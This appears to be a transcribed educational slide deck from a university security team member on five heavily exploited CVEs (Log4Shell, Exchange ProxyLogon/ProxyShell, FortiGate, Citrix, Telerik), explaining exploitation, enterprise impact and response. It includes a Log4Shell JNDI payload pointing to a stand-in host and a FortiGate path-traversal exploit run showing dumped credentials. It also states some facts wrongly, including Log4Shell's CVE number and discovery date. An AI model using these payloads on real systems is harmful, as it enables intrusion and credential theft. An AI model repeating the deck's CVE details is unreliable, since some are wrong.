TRENDING CYBER SECURITY VULNERABILITIES

BY CHRISTOPHER FITZSIMONS

TOP CVE VULNERABILITIES 2018 - 2021


- Log4J / Log4Shell (CVE-2021-45105)
- Exchange Vulnerability (ProxyLogon and ProxyShell) (CVE-2021-26855 and CVE-2021-27065)
- FortiGate (CVE-2018-13379)
- Citrix (CVE-2019-19781)
- Telerik (CVE-2019-18935)

WHAT IS THE LOG4J VULNERABILITY?

- CVE-2021-45105
- Severity 10 (CRITICAL)
- Remote Code Execution
- Also known as Log4Shell
- Was first discovered on the 17th December 2021
- Us a vulnerability in JNDI logging which is used in the log4j service.
- Vulnerability affects a large amount of services and its simplicity makes it easy to use.


HOW WAS LOG4J EXPLOITED?

- JNDI Queries which then called out to malicious C2 servers running LDAP to drop and run malicious code.
- The Exploit works because JNDI Queries are not validated and allows the attacker to log a query on the server causing it to call out to their C2 server.
- Most used headers in curl requests to initiate the exploit
- Exploit Example ${jndi:ldap://example.com/a}



HOW DID LOG4J AFFECTED THE ENTERPRISE?

- The Vulnerability was discovered on a Friday just before people were leaving for the weekend.
- This caused a lot of businesses to react over the weekend.
- A large amount of services were found to be vulnerable as log4j was largely found in java.
- Many company's were force to patch early or to implement fixes to avoid JNDI queries.



HOW COMPANIES REACTED TO THE LOG4J VULNERABILITY?


- Services which were affected released posts and notices about patching.
- Enterprises began scanning their networks for the log4j service. Sometimes it is extremely hard to do this.
- Tools to test for the vulnerability became available from company's like huntress.
- People react to circumstances differently. In the JCSC Slack Channel and on Social Media, Many people created memes about the Log4j Vulnerability.

WHAT IS THE MICROSOFT EXCHANGE VULNERABILITY?

- CVE-2021-26855 and CVE-2021-27065
- The Microsoft Exchange Vulnerability contained two major vulnerabilities in the platform. These were ProxyLogon and ProxyShell which were both discovered around the same time.
- Proxylogon was a Authentication bypass and ProxyShell was a Remote Code Execution.
- ProxyShell required access to the platform which is why these vulnerabilities were commonly seen together.
- Microsoft Exchange Server versions 2013, 2016 AND 2019 were vulnerable.

HOW PROXYLOGON WAS EXPLOITED?

- As we touched on in the previous slide ProxyLogon is an authentication bypass exploit.
- ProxyLogon is commonly chained with exploit CVE-2021-27065 which allows the attacker to get remote code execution.
- ProxyLogon uses the open 443 port (HTTPS) to send specified GET and POST requests to get a valid admin session.
- From this session the attacker can either make configuration changes, exfiltrate data or run a chain exploit to get remote code execution.



HOW PROXYSHELL WAS EXPLOITED?

- ProxyShell comprises of three separate Vulnerabilities. These are:
  - CVE-2021-34473: Pre-Auth bypass AC
  - CVE-2021-34523: Privilege Elevation PowerShell Backend
  - CVE-2021-31207: Post-Auth RCE file write
- This exploit uses the mailbox import export tool to as an Administrator.
- There must be an email in the mailbox with your encoded web shell code
- When the mailbox is exported and imported it is written as a pst file with a aspx file extension which allows the reverse shell to work. The encoded web shell is decoded in the export process.

HOW DID THESE MICROSOFT EXCHANGE VULNERABILITIES AFFECT THE ENTERPRISE?

- Both these vulnerability's which were exploited were Automated (Especially ProxyLogon) and threat actors scanned the internet for public exchange servers.
- When one was found it would be automatically exploited.
- A lot of exploits ended up in ransomware. Lockbit, Conti, Sodinokibi and Ranzy were some main threat actors which took advantage of this puerility.
- It was also common for company's to run Exchange Servers on Domain Controllers. This ended in quite the spicy meatball.
- Cobalt Strike and RATS were commonly seen to laterally move across the network and Pawn more devices.

HOW COMPANIES REACTED TO THE MICROSOFT EXCHANGE VULNERABILITY?

- Due to nearly every version of Microsoft Exchange being vulnerable every company running Microsoft Exchange was forced to update and patch.
- Along with updating company's had to scan their Exchange servers for WebShells and Exploit attempts.
- Microsoft released a scanning tool on Exchange which searched for WebShells but this did not detect all of them.
- A lot of company's got compromised by this vulnerability due to its highly automated nature. Incident Response Teams were initiated for investigation and response.

WHAT IS THE FORTIGATE SSL-VPN VULNERABILITY?

- CVE-2018-13379
- Severity 9.8 CRITICAL
- This exploit uses a path traversal vulnerability to pull the username and passwords of every SSL-VPN session on the FortiGate from a local system file “sslvpn_websession”.
- This exploit was very simple and was seen exploited from 2018 all the way into 2020.
- A lot of threat actors scanned the internet for publicly available FortiGate SSL-VPN’s and exploited them for credentials.

HOW WERE THE FORTIGATES EXPLOITED?

- The Exploit was in the SSL-VPN service which runs on the FortiGate's.
- The Exploit allows an attacker unauthenticated access to system files existing on the firewall. This allowed the attacker to directory traverse to the "/dev/cmdb/sslvpn_websession" file/direcotry on the firewall and dump ssl sessions.
- These sessions included usernames and passwords.

```
meh@ubuntu16:~/forti$ python exp.py https://sslvpn.fortigate
[*] Web session at: https://sslvpn.fortigate:4433/[redacted]?lang=/../../..
/../////////dev/cmdb/sslvpn_websession
['var fgt_lang = \n\xd7\xde1]....\x02.......\x04.......h\x03......\x01...y\x7f..
\x02...\x01....\x01...\xd5tnp\x90A..\x01.......\xa08E]....\xb58E]....\xa08E]....
\x01[redacted].....meh.....
.....
.....
.....
.....
.....thisispasswd4meh.....
.....
.....full-access.....
.....root.....
.....\x04.....\x928e9.....
.....\x01.....
.....']
```

HOW THE FORTIGATE SSL-VPN VULNERABILITY AFFECTED THE ENTERPRISE?


- As this exploit allowed attackers to dump username and passwords from the FortiGate SSL-VPN, Even if the firewall was patched unless the passwords were reset the accounts are still compromised.
- Company’s were forces to reset passwords and patch their firewalls due to this vulnerability.
- This exploit was released in 2018 but because this exploit dumps credentials many company's were affected leading into 2020 due to patching or not resetting passwords.
- Many threat actors used this vulnerability to get access to the SSL-VPN which grants them access to the internal enterprise network.
- With access to the internal network, Attackers could exploit desktops, servers and other devices.

WHAT IS THE CITRIX VULNERABILITY?

- CVE-2019-19781
- Severity 9.8 (CRITICAL)
- The Citrix Vulnerability (Also know as “Shitrix”) is a Remote Code Execution exploit on the Citrix Application Delivery Controller and Citrix Gateway servers.
- In 2019 this exploit was commonly used to run Crypto mining malware but in 2020 Sodinokibi used this exploit to deploy ransomware

HOW WAS CITRIX EXPLOITED?

- The Citrix Vulnerability used two Vulnerabilities in the platform. These are:
  - Unauthenticated path traversal vulnerability. Grants access to the Pearl Scripts on the host.
  - File Write Vulnerability in newbm.pl due to the request header not sanitised.
- This exploit only required two requests to the server. One POST request to upload the exploit file to the server and a GET request to run the exploit.




WHAT IS THE TELERIK VULNERABILITY?

- CVE-2019-18935
- Severity 9.8 (CRITICAL)
- Telerik is a tool used mostly on IIS Web Servers.
- This exploit allows an attacker to upload their malicious dll script using Telerik.
- This exploit was released in 2019 it is still seen to this day. Last year the Telerik exploit was attempted and almost successful on one of the UWA servers.
- This exploit is easy to do and can be hard to detect.
- Exploit attempt request can be found in IIS logs.

HOW WAS TELERIK EXPLOITED?

- The Telerik exploit uses a vulnerability within the Telerik Library “Telerik.Web.UI.dll”
- This vulnerability is exploited by a post request to the URL “Telerik.Web.UI.WebResource.axd?type=rau” which allows the attacker to upload malicious dll file.
- This exploit relies on Telerik allowing the attacker to upload a dll file and the IIS Worker Process (w3wp.exe) executing the file on the server.
- This is usually followed up by the server downloading code from a C2 server



WHAT HAPPENED AFTER THESE VULNERABILITIES WERE EXPLOITED?

- It was verry common for attackers to use these exploits to get initial access to an enterprise environment as all these exploits were for external services.
- Once an attacker has initial access they would laterally move around the network. It is very common to see Cobalt Strike due to its easy to deploy nature.
- Attackers would compromise as many machines as possible to exfiltrate data. Servers were main targets for attackers.
- Once data was exfiltrated an attacker would run ransomware on the environment and demand cryptocurrency.
- You would occasionally see APT attackers which hide in the network and slowly exfiltrate data or sell off their access.

HOW DID THESE VULNERABILITIES AFFECT THE EDUCATION SECTOR?

- The Education Sector especially University's are commonly targeted by Global / Country Threat Actors. This is due to the large amount of research and confidential data these institutes hold.
- These Vulnerabilities are usually the first to be tried along side many other older vulnerabilities as it is fairly common for company's including Universities to not patch their systems.
- Being a part of UWA's Cyber Security Team I have seen these vulnerabilities being attempted in the wild and has come with a lot of close calls and Quick Response.
- Also being a University well known for our IT and Cyber Security courses, We also have to deal with student / internal actors trying to test their skills and sometimes abuse the UNI.

QUESTIONS?

REFERENCES

Top CVE's: https://www.cisa.gov/uscert/ncas/alerts/aa21-209a (Used as Reference)

Log4Shell: https://www.lunasec.io/docs/blog/log4j-zero-day/ and https://log4shell.huntress.com/ (Useful Tool)

ProxyLogon: https://proxylogon.com/ and https://blogs.keysight.com/blogs/tech/nwvs.entry.html/2021/03/16/a_look_at_the_proxyl-IlFt.html

ProxyShell: https://www.mandiant.com/resources/pst-want-shell-proxyshell-exploiting-microsoft-exchange-servers and https://therecord.media/almost-2000-exchange-servers-hacked-using-proxyshell-exploit/ (Cool Videos)

Fortinet: https://awakesecurity.com/blog/exploiting-cve-2018-13379-a-case-study-of-threat-actors-exploiting-years-old-cves/

Citrix: https://medium.com/@sandeepkumarseeram/threat-hunting-shitrix-dec626bbf8c9

Telerik: https://www.cyber.gov.au/acsc/view-all-content/advisories/advisory-2020-004-remote-code-execution-vulnerability-being-actively-exploited-vulnerable-versions-telerik-ui-sophisticated-actors and https://bishopfox.com/blog/cve-2019-18935-remote-code-execution-in-telerik-ui

Log4j Memes: https://log4jmemes.com/